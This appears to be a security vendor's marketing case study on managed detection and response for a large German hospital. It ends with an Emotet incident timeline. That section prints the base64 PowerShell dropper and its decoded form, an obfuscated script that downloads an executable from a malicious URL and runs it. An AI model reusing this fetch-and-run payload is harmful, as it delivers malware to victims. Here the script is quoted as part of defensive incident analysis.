

Case Study

Biggest German Healthcare organization Managed Detection Response

24x7 Security monitoring and Incident Response

Agenda:

Solution/Service Title

Managed Detection Response. **24x7** Security Monitoring and Incident Response.

Client Industry

Healthcare. Hospital & Research Institution.

Client Overview

Biggest and oldest German Healthcare organization with 100 different clinics and departments of modern medicine and **15 000+ employees**. Its annual turnover is over **€2.0 billion**.

Client Challenge

The overwhelmed team, poor configuration, lack of experience in handling complex incidents, big breaches in the healthcare industry. Threat to the quality of healthcare services providing; risk of medical confidentiality violation; risk of non-compliance with European standards.

Agenda:

Scope

20 000+ endpoints. Windows, MacOS, Linux.

Key Benefits

Protecting & defending the client's sensitive assets, reducing the number of false positives, providing timely notifications of any security incidents along with remediation guidance.
Plus visibility of suspicious activity, customized monthly reports, advanced analytics, threat investigations.

Results

Deep visibility on **20000 endpoints**, response on **30,000 alerts** in the first year, comprehensive understanding of the environment.

PROBLEM

With 100 IT and Security engineers, such a big hospital had no cybersecurity visibility. The organization had security tools without tuning. Such malware as Emotet or Ransomware could easily get into the client's infrastructure.

Alert fatigue from 16 000 endpoints.

BUSINESS CHALLENGE

The private information (such as medical recorders) of a lot of Europeans was threatened to become public, leading to **medical confidentiality violation**.

The client could face penalties under GDPR, the Convention on Human Rights and Biomedicine, as well as **potential harm to the reputation**. Also, if a ransomware virus holds medical records and lifesaving medical devices hostage, **doctors loss the ability to care about the patients effectively**.

SOLUTION: MDR Service in action

What we did: introduced Ensilo (FortiEDR) EDR and deployed it across all Windows and MacOS systems in hospital.

Started the monitoring and fighting malware on almost 20 000 endpoints, which was not monitored at all.

How we improved it: we quickly onboard our client, which allowed to avoid 15 serious incidents.

Alerts: 30 000 during the first year dealing with such problem as the ever-increasing number of alerts and incidents, large-sized companies need to build a network of partners with digital, analytical, and cybersecurity experts to fill the gaps in their capabilities.

Threat against the whole Healthcare Industry

Cybersecurity is no longer just about extortion of money.

WIRED

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The untold story of a cyberattack, a hospital and a dying woman

German prosecutors tried to prove that a ransomware attack on a hospital was to blame for someone losing their life. Their story is a warning



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A patient has died after ransomware hackers hit a German hospital

This is the first ever case of a fatality being linked to a cyberattack.

by **Patrick Howell O'Neill**

September 18, 2020

For the first time ever, a patient's death has been linked directly to a cyberattack. Police have launched a "negligent homicide" investigation after ransomware disrupted emergency care at Düsseldorf University Hospital in Germany.

Client Testimonial

“Even though the market is full of vendors we had found it hard to get a top-notch ally, whose services would align with our business goals and priorities until we met UnderDefense that amazed us with their ability to understand all of our “headaches”.

We feel much more secure knowing that there is someone 24/7 watching our backs”

Hans, IT Director, Berlin

Solution details

Managed Threat Detection & Response (MDR)

We proactively hunt threats across your network, endpoints, cloud and hybrid environments so you can focus on your business.

 UnderDefense



UD Analysts Team

Customer EDR Arsenal



ENSILO

+

=

24x7 Managed Detection and Response



The most
Cost-effective service

Benefits

- Rapid response
- 24x7x365 SOC
- Elite threat hunters
- Full threat visibility

Service Components

Basic Fully managed service include: AWS/GCP deployed and manages Splunk, 8x5 or 24x7 Security monitoring team Tier 1-3 with 20 minutes SLA for critical alerts with notification, reporting and IR guidance.


Following components included:

Incident Management & Reporting



- Security logs monitoring methodology.
- Real time incident handling.
- Trend analysis.

Development & Adaptation



- Changes to log sources & formats.
- Changes in search criteria.
- Create reports and dashboards.
- Create and change alarm structures.

Operations



- NOC/SOC delivery.
- Service monitoring.
- SLA.
- SIEM management.

Compliance Reporting



- Compliances reports.
- Deviation reports.

Monthly Impact Summary Report

UD analyzed **31.07 TB data logs** and **7.05 billions** processes that executed on **19842 endpoints**.


Our Threat Hunters have done the following things:

- Reviewed **55160** potentially threatening events for you.
- Eliminated **37508** false positives.
- Feedback on **7722** events were marked as allowed.
- Alerted You on **73** confirmed attacks.
- Confirmed **27** attacks (APT) were remediated by our team.
- IR plan was used to respond to **3** threats.
- **54** active communication sessions with our SOC team.
- **89** calls with customer IT.
- **19** direct calls to 24x7 SOC hotline.
- CIS maturity level risen for **10** points.

Solution Architecture

Technologies

UD SOC + Fortinet EDR



Cloud, On-Premises or Hybrid Management

Lightweight Agent

Fortinet EDR product Capabilities

Pre-Infection



Discover & Predict

Proactive risk mitigation

- Discover rogue devices & IoT.
- Application & reputation.
- Vulnerabilities.
- Risk-based policies reduces attack surface.
- Virtual patching.



Prevent

Pre-execution protection

- Kernel-level.
- Machine learning & Signature-less.
- Application communication control.
- Eliminate data tempering and exfiltration.

Post-Infection



Detect

Detect threats in real time

- No alert fatigue.
- Provide malware classification.
- Display IOC's.
- Deliver full attack chain.



Defuse

Stop Breach and data loss

- First and only real-time post infection blocking.
- Block outbound communication.
- Prevent data exfiltration.
- Prevent data tempering and ransomware encryption.



Respond & Investigate

Full attack visibility

- Customizable incident response playbooks.
- Eliminate dwell time.
- Capturing forensic data.
- Memory snapshot for file less attack.
- Conduct threat hunting in your time.




Remediate & Roll back

Dis-infection

- Rollback malicious changes.
- Remove bad files.
- Clean up persistency.
- Eliminate reimage/rebuild.
- Ensure business continuity.
- REST API output for external remediation tools.

Ensilo (now FortiEDR) in action during Investigation



REMIEDIATE DEVICE FBW-BFANP-03

A0001190.exe
EVENT 18349382
PROCESS ID -1

- Terminate process A0001190.exe
- Remove 1 selected executable file
- Delete file at path
- Handle persistent data (registry)
- Remove key
 - Modify registry value:
 - Remove value
 - Update value data to
- Type:

Remediate **Cancel**

7480cf73e1ca85fef454c51ae299b78eb903a6e13fac55fd2b403c36d106782

48
/ 54

48 security vendors flagged this file as malicious

7480cf73e1ca85fef454c51ae299b78eb903a6e13fac55fd2b403c36d106782
Ofkk02x.exe

peexe usb-autorun

Community Score

The Story of one Incident: Emotet attack

Continuously under attack by Emotet

Emotet - is one of the most costly (upwards of **\$1M per incident** to clean up) and destructive malware. It targets individuals, companies, and government entities.

Emotet was originally designed as a banking malware that attempted to sneak onto a computer and steal sensitive and private information.

In later versions of the software, spamming and malware delivery services were added. Emotet relies on malspam to infect an end-user and get a foothold on the network.

Once on the network, Emotet is spreading from system to system using a list of common passwords.

Emotet Attack Timeline

1

ALERT

<input type="checkbox"/>	384.exe (1 event)		Malicious	22-Oct-2019, 08:04:45								
<input type="checkbox"/>			7171691		c13ww-er-fo-43	384.exe		Malicious	Service Access	22-Oct-2019, 08:04:45	22-Oct-2019, 08:05:34	
		User: CHARITE\mlange		Certificate: Unsigned		Process path: \Device\HarddiskVolume3\Users\mlange\384.exe			Raw data items: 1			

Malicious **FEARNET**

Threat name: Unknown
Threat family: Unknown
Threat type: Unknown

History

- Malicious, by kovalskaa , on 22-Oct-2019, 14:48:06
- PUP, by kovalskaa , on 22-Oct-2019, 11:57:30
- Malicious, by enSiloCloudServices , on 22-Oct-2019, 08:05:01
- PUP, by enSilo , on 22-Oct-2019, 08:04:44

Triggered Rules

- ProtectedDev-Exfiltration Prevention
 - Suspicious Packer - Activity by an Application packed by a Sus...
 - Unmapped Executable - Executable File Without a Correspon...

Emotet Attack Timeline

2

INVESTIGATION

▶ ■ c13ww-er-fo-43 Windows 10 Education 384.exe Malicious Service Access 22-Oct-2019, 08:04:45 22-Oct-2019, 08:05:34 🚫

RAW ID: 2075138298 Process Type: 32 bit Certificate: Unsigned Process Path: I:\Device\HarddiskVolume3\Users\mlange\384.exe User: CHARITE\mlange Count: 2

PARENT PROCESS CREATION ○ PARENT PROCESS CREATION ○ PARENT PROCESS CREATION ○ PARENT PROCESS CREATION ○ PARENT PROCESS CREATION ○ SERVICES ACCESS ATTEMPT ●

SERVICES ACCESS ATTEMPT

Process ID: 2200 Company: Control4 Oxygencamp Product: ShopWhere Process Hash (SHA-1): 840C52728F6318A704DE4E3D5B66E698E2E3A567

Source Process: I:\Device\HarddiskVolume3\Users\mlange\384.exe Description: ShopWhere Comments: Process Owner: CHARITE\mlange

Target: WMI SERVICE ACCESS Version: 4.1.52.57 Command Line:

Event 7171601
384.exe

+ Add Exception + Retrieve + Remediate + Isolate + Export

Raw Data Items: All 📄 👌 Selected 1/1 ⏪ ⏩ 🔍

DEVICE	OS	PROCESS	CLASSIFICATION	DESTINATION	RECEIVED	LAST SEEN
▶ ■ c13ww-er-fo-43	Windows 10 Education	384.exe	Malicious			22-Oct-2019, 08:05:34
RAW ID: 2075138298	Process Type: 32 bit	Certificate: Unsigned	Process Path: I:\Device\HarddiskVolume3\Users\mlange\384.exe			User: CHARITE\mlange Count: 2

PARENT PROCESS CREATION

Process ID: 8104 Company: Microsoft Corporation Process Hash (SHA-1): 1B3B40FBC889FD4C645CC12C85D08054C36A254

Source Process: ...ws\System32\WindowsPowerShell\v1.0\powershell.exe Description: Process Owner: CHARITE\mlange

Target: I:\Device\HarddiskVolume3\Users\mlange\384.exe Version: Command Line: -e PAAJACA...AB0AHQACBZAL...JALWAV\HcAdwB3AC...

EXECUTABLE FILE NAME	WRITABLE	CERTIFICATE	REPETITIONS	BASE ADDRESS	END ADDRESS	HASH
▶ 📄 Main -I:\Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	No	Unsigned				1B3B40FBC889FD4C645CC1...

Emotet Attack Timeline

Decode from Base64 format

Simply enter your data then push the decode button.

```
PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AbQBPAGMAcgvBvAHMAbwBmAHQALgBjAG8AbQAvACAAlwA+ACAAJABVAGMAaQB5AG
YAegBhAHMAbABByAGwAYQA9ACcAWQB6AGoAcwBvAHEAEABxAHgAcgAnADsAJABKAHoAcABIAHQAwB1AHUAawAgAD0AIAAnADMAOAA0
ACcAOwAKAEQAeQB4AGoAcAB1AGEAdAB5AG4AeQA9ACcAWABiAGgAcQB4AHoAcAB1AHUAawBrAGIAYQAnADsAJABFAGQAcwBzAG4AYg
B3AHcAcwB3AHgAdAA9ACQAZQBUBuAHYAogB1AHMAZQByAHAACgBvAGYAaQBsAGUAKwAnAFwAJwArACQASgB6AHAZQB0AGsAdQB1AG8
AKwAnAC4AZQB4AGUAJwA7ACQARQBIAHEAbwBsAGsAeAB0AG8AaAB2AGYAPQAnAFoAbQBsAGYAcQB0AHcAagBoAHQAawAnADsAJABU
AGcAYQBmAHoAbQBqAGQAPQAmACgAJwBuAGUAdwAnACsAJwAtAG8AYgAnACsAJwBqAGUAJwArACcAYwB0ACcAKQAgAG4ARQB0AC4AV
wBIAGIAYwBsAEkAZQB0AFQAOWAKAEgAbwBzAHkAYgBjAHYAawBzAHMAPQAnAGgAdAB0AHAAOgAvAC8AZwBIAHcAYQByAGkAcwBsAGKA
eAAuAGMAbwBtAC8AbQBPAG4AcwBIAGUALwByAGEAZwBhAGIAYQAuAHAAaABwAD8AbAA9AHcAYQBsAGEAbABhADEAMAAuAGMAYQBIa
CcALgAiAHMAUABgAGwASQBUIACIAKAAnACoAJwApADsAJABKAG4AbQBPAAHAbwBnAG8AdQB3AGsAYgA9ACcASAB0AGkAYgB1AHEAZAB
2AHkAegB2AGoAbQAnADsAZgBvAHIAZQBhAGMAaAAoACQAVwBnAGwAawBvAHIAaQBmAGEAagBqAHQAeAAgAGkAbgAgACQASABvAHMA
eQBiAGMAdgBvAHMAcWApAHsAdABYAHkAewAKAFQAZwBhAGYAegBtAGoAZAAuACIARABPAHcAYABOAEwAYABPAEEARABmAEkAbABFACI
AKAAkAFcAZwBsAGsAbwByAGkAZgBhAGoAagB0AHgALAAgACQARQBkAHMAcWBUAGIAdwB3AHMAAwB4AHQAKQA7ACQAWAB4AGUAaQB
```

i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

AUTO-DETECT Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

Decodes your data into the area below.

```
<# https://www.microsoft.com/ #> $UciyfzaslrIa='Yzjsqxxqr';$Jzpetkuuo = '384';$Dyxjpuatyny='Xbhqxzpuukkba';$Edssnbwwswxt=$env:userprofile
+'\"+$Jzpetkuuo+'.exe;$Eeqolkxtohf='Zmlftqwjhtk';$Tgafzjmd=&('new'+'-ob'+'je'+'ct') nEt.WebclleNT;$Hosybcvoss='http://gewartislix.com/minsee/raga
ba.php?l=walala10.cab'. "sP`iIT"("**);$Jnmipogouwkb='Htibuqdvzyvmj';foreach($Wglkorifajtx in $Hosybcvoss){try{$Tgafzjmd."DOW`NL`OADfIIE"($Wglk
orifajtx, $Edssnbwwswxt);$Xxeiqogbzgrs='Pbedtoqyr';if ((.('G'+et-l'+tem) $Edssnbwwswxt)."Le`Ngth" -ge 31929) {[Diagnostics.Process]::"ST`ArT"
($Edssnbwwswxt);$Npmmfbitxgz='Lbrjudxapjyqg';break;$EYfouzarpm='Kihpulgimyp'}}catch{}}$Qpxfovziyo='Ryxkicwtnnsi'
```

Emotet Attack Timeline

12
/ 71

12 security vendors flagged this URL as malicious

http://gewarislix.com/minsee/ragaba.php?l=walala10.cab
gewarislix.com

404
Status

text/html; charset=UTF-8
Content Type

2019-10-23 16:43:17 UTC
1 year ago



Community Score

DETECTION

DETAILS

COMMUNITY

Avira (no cloud)

Malware

BitDefender

Malware

CRDF

Malicious

CyRadat

Malicious

ESET

Malware

Forcepoint ThreatSeeker

Malicious

Fortinet

Malware

G-Data

Malware

Kaspersky

Malware

Sophos

Malicious

Spamhaus

Malware

URLhaus

Malicious

ADMINUSLabs

Clean

AlienVault

Clean

Emotet Attack Timeline

- 3 DEVICES WERE MOVED TO THE "SUSPICIOUS" GROUP
- 4 FILES WERE REMEDIATED
- 5 CREATED & SHARED REPORTS ABOUT ACTIVITIES
- 6 EVENTS WERE HANDLED
- 7 THE OS ON THE HOSTS WERE REINSTALLED BY THE CLIENT & MOVED TO THE "DEFAULT" GROUP
- 8 POST-INCIDENT ACTIVITY

Post-Incident Activities

During the next **7 days** SOC team provided post-incident activities and enhanced monitoring:

- reviewed all alerts performed by compromised account for last 90 days
- reviewed alerts from adversary's IP Addresses and all Threat Intelligence IOCs
- reported about new activities connected to the incident

All malicious actions were reported within SLA.

Thank you for your trust